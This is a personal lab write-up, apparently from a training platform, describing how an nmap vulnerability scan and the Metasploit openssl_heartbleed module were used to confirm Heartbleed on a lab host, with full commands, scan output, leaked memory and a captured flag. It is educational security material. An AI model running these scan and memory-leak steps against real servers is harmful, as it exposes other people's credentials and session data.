

Overview


The objective of this lab was to identify an SSL/TLS service affected by the Heartbleed vulnerability and demonstrate the resulting information disclosure. I first enumerated the target, confirmed the vulnerable service, then used the matching Metasploit auxiliary module to test the service and inspect the leaked memory.

Important: the commands below are presented in the context of the authorized lab target.

Step 1 — Enumerate the target

I started with an Nmap scan using service/version detection and the vulnerability scripts. The scan showed SSH on port 22 and, more importantly for this room, a web-facing SSL/TLS service that warranted further investigation.

```
nmap -A -T4 --script vuln 10.48.127.37
```



```
zsh: corrupt history file /home/om/.zsh_history
(om@Kali)-[~]
$ nmap -A -T4 --script vuln 10.48.127.37
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-14 01:06 +0530
Nmap scan report for 10.48.127.37
Host is up (0.048s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.4 (protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:7.4:
|     DF059135-2CF5-5441-8F22-E6EF1DEE5F6E  10.0  https://vulners.com/gitee/DF059135-2CF5-
5441-8F22-E6EF1DEE5F6E  *EXPLOIT*
|     260BB20D-7E01-5A22-AD21-20F63E8EC7CE  10.0  https://vulners.com/githubexploit/260BB2
0D-7E01-5A22-AD21-20F63E8EC7CE  *EXPLOIT*
|     PACKETSTORM:173661  9.8    https://vulners.com/packetstorm/PACKETSTORM:173661  *
EXPLOIT*
|     F0979183-AE88-53B4-86CF-3AF0523F3807  9.8    https://vulners.com/githubexploit/F09791
83-AE88-53B4-86CF-3AF0523F3807  *EXPLOIT*
|     CVE-2023-38408  9.8    https://vulners.com/cve/CVE-2023-38408
|     CEF8EC43-BFE2-5B5E-8918-54A90DA092B4  9.8    https://vulners.com/githubexploit/CEF8EC
43-BFE2-5B5E-8918-54A90DA092B4  *EXPLOIT*
|     B8190CDB-3EB9-5631-9828-8064A1575B23  9.8    https://vulners.com/githubexploit/B8190C
DB-3EB9-5631-9828-8064A1575B23  *EXPLOIT*
|     A2B36B85-C737-548F-8C04-9339EDCDBFF5  9.8    https://vulners.com/githubexploit/A2B36B
85-C737-548F-8C04-9339EDCDBFF5  *EXPLOIT*
|     8FC9C5AB-3968-5F3C-825E-E8DB5379A623  9.8    https://vulners.com/githubexploit/8FC9C5
```

Figure 1 — Initial Nmap enumeration and vulnerability-script output.

Step 2 — Confirm the vulnerability indicators

The vulnerability output contained several findings, including a Heartbleed result. The key finding was the ssl-heartbleed check reporting the service as vulnerable. This gave me a concrete vulnerability to validate rather than relying only on version information.

```
om@Kali: ~  
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0224  
http://www.cvedetails.com/cve/2014-0224  
http://www.openssl.org/news/secadv_20140605.txt  
_ http-vuln-cve2011-3192:  
  VULNERABLE:  
  Apache byterange filter DoS  
  State: VULNERABLE  
  IDs: BID:49303 CVE:CVE-2011-3192  
  The Apache web server is vulnerable to a denial of service attack when numerous  
  overlapping byte ranges are requested.  
  Disclosure date: 2011-08-19  
  References:  
  https://www.securityfocus.com/bid/49303  
  https://seclists.org/fulldisclosure/2011/Aug/175  
  https://www.tenable.com/plugins/nessus/55976  
  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192  
_ http-csrf: Couldn't find any CSRF vulnerabilities.  
_ http-server-header: nginx/1.15.7  
_ ssl-heartbleed:  
  VULNERABLE:  
  The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software  
  library. It allows for stealing information intended to be protected by SSL/TLS encryption.  
  State: VULNERABLE  
  Risk factor: High  
  OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of Ope  
  nSSL are affected by the Heartbleed bug. The bug allows for reading memory of systems protected  
  by the vulnerable OpenSSL versions and could allow for disclosure of otherwise encrypted confide
```

Figure 2 — Nmap's Heartbleed finding and related service information.

Step 3 — Find the appropriate Metasploit module

Instead of attempting to manually craft the TLS heartbeat request, I searched Metasploit for an existing Heartbleed module. The search returned the OpenSSL Heartbleed scanner, which is designed to check the target and can also dump leaked memory when used with the relevant action.

```
msfconsole  
search heartbleed
```

```
om@Kali: ~  
+ -- ==[ 2,672 exploits - 1,343 auxiliary - 2,598 payloads ]  
+ -- ==[ 436 post - 57 encoders - 14 nops - 12 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
The Metasploit Framework is a Rapid7 Open Source Project  
  
msf > search heartbleed  
  
Matching Modules  
=====
```

#	Full Name	Disclosure Date	Rank	Check	Name
0	auxiliary/scanner/http/elasticsearch_memory_disclosure	2021-07-21	normal	Yes	Elasticsea
1	_ action: DUMP	.	.	.	Dump memor
2	_ action: SCAN	.	.	.	Check host
3	auxiliary/server/openssl_heartbeat_client_memory	2014-04-07	normal	No	OpenSSL He
4	auxiliary/scanner/ssl/openssl_heartbleed	2014-04-07	normal	Yes	OpenSSL He
5	_ action: DUMP	.	.	.	Dump memor
6	_ action: KEYS	.	.	.	Recover pr
7	_ action: SCAN	.	.	.	Check host

```
Interact with a module by name or index. For example info 7, use 7 or use auxiliary/scanner/ssl/openssl_
```

Figure 3 — Searching Metasploit for a Heartbleed module.

Step 4 — Configure and run the module

I selected the OpenSSL Heartbleed auxiliary scanner and supplied the target address. Verbose output was enabled so the TLS exchange and the response could be observed clearly.

```
use auxiliary/scanner/ssl/openssl_heartbleed  
set RHOST 10.48.127.37  
set VERBOSE true  
run
```

```
Session Actions Edit View Help
om@Kali: ~ om@Kali: ~

View the full module info with the info, or info -d command.

msf auxiliary(scanner/ssl/openssl_heartbleed) > set RHOST 10.48.127.37
RHOST => 10.48.127.37
msf auxiliary(scanner/ssl/openssl_heartbleed) > set verbose TRUE
verbose => true
msf auxiliary(scanner/ssl/openssl_heartbleed) > run
[*] 10.48.127.37:443 - Leaking heartbeat response #1
[*] 10.48.127.37:443 - Sending Client Hello...
[*] 10.48.127.37:443 - SSL record #1:
[*] 10.48.127.37:443 -   Type: 22
[*] 10.48.127.37:443 -   Version: 0x0301
[*] 10.48.127.37:443 -   Length: 86
[*] 10.48.127.37:443 -   Handshake #1:
[*] 10.48.127.37:443 -     Length: 82
[*] 10.48.127.37:443 -     Type: Server Hello (2)
[*] 10.48.127.37:443 -     Server Hello Version: 0x0301
[*] 10.48.127.37:443 -     Server Hello random data: 20d773989c345c0a8374a9b4b116148c
38fb9b9e9d4
[*] 10.48.127.37:443 -     Server Hello Session ID length: 32
[*] 10.48.127.37:443 -     Server Hello Session ID: d176cc3b49476161a5d528af4e9ab1d1
d9cc3b4c54a
[*] 10.48.127.37:443 - SSL record #2:
[*] 10.48.127.37:443 -   Type: 22
[*] 10.48.127.37:443 -   Version: 0x0301
```

Figure 4 — Setting the remote host and enabling verbose output.

Step 5 — Verify the memory disclosure

The module successfully received a Heartbeat response larger than the data that should have been returned. The output showed a 65,535-byte response and explicitly reported a leak. The leaked memory contained printable application data, including HTTP-related content and user-supplied values. This confirmed that the target was exploitable for the Heartbleed information-disclosure condition.

```
Session Actions Edit View Help
om@Kali: ~ om@Kali: ~

[*] 10.48.127.37:443 - SSL record #3:
[*] 10.48.127.37:443 -   Type: 22
[*] 10.48.127.37:443 -   Version: 0x0301
[*] 10.48.127.37:443 -   Length: 331
[*] 10.48.127.37:443 -   Handshake #1:
[*] 10.48.127.37:443 -     Length: 327
[*] 10.48.127.37:443 -     Type: Server Key Exchange (12)
[*] 10.48.127.37:443 - SSL record #4:
[*] 10.48.127.37:443 -   Type: 22
[*] 10.48.127.37:443 -   Version: 0x0301
[*] 10.48.127.37:443 -   Length: 4
[*] 10.48.127.37:443 -   Handshake #1:
[*] 10.48.127.37:443 -     Length: 0
[*] 10.48.127.37:443 -     Type: Server Hello Done (14)
[*] 10.48.127.37:443 - Sending Heartbeat...
[*] 10.48.127.37:443 - Heartbeat response, 65535 bytes
[*] 10.48.127.37:443 - Heartbeat response with leak, 65535 bytes
[*] 10.48.127.37:443 - Printable info leaked:
.....j.....@.\\.\\)...L.0...}.f.....".1.9.8.....5.....3.2.....E.D.
.....6 (KHTML, like Gecko) Chrome/44.0.2403.89 Safari/537.36..Content-Length: 75..
tion/x-www-form-urlencoded...user_name=hacker101&user_email=haxor@haxor.com&user_message=THM{SSL-Is-Bad
...R.....6.W./y.....N.....~.....6..G.+5..V.....h.
".H.....|....."......).7.....j.....0.....\\I.@.y.....^.....[.....p.....x.]...t.....
...f.e.l.d.c.a...=...i...w...t.X.T...S.R.P.M...D.L.K...r.....2.{...F...D.C.....8.>.*.=...;...
...#...s.....A.....6.....K.....*.....E.h.9...L.....c.....U.....g.d.....3.
...'......G.&.xG...|@TG*r...s.....+.....#Z.0<W}.....Y:.....8=m.'n.K.Ht.5.R.ig...%.Le.:.7.y.)(
-..5v{...9..s...Xx..XQY.>.)..i.....h..m.....s.....).....U#...eH.<S.....)6.
```

Figure 5 — Successful Heartbleed response with leaked memory contents.

What I Learned

Heartbleed is not a normal web-application bug.

The issue is in the OpenSSL implementation of the TLS heartbeat feature, so the vulnerable component can expose memory even when the application itself is not directly responsible.

Version information is useful, but validation is better.

Nmap highlighted the vulnerability, and the Metasploit module provided a practical way to confirm that the service actually responded with leaked memory.

Memory disclosure can expose sensitive material.

Because the response can contain data that happened to be present in process memory, leaked content may include application data, credentials, session-related information, or other secrets.

Short Attack Flow

1	Enumerate	Nmap identifies the exposed service and Heartbleed finding.
2	Validate	Search Metasploit for the OpenSSL Heartbleed module.
3	Configure	Set RHOST and enable verbose output.
4	Exploit / Verify	Run the module and observe the oversized heartbeat response and leaked memory.

Conclusion

This was a relatively short exploitation chain, but it introduced an important concept: an SSL/TLS service can still have a serious vulnerability in its underlying cryptographic library. The key takeaway for me was learning how enumeration can lead directly to vulnerability validation and a reproducible proof of information disclosure.

Prepared as a personal lab write-up for an authorized cybersecurity training environment.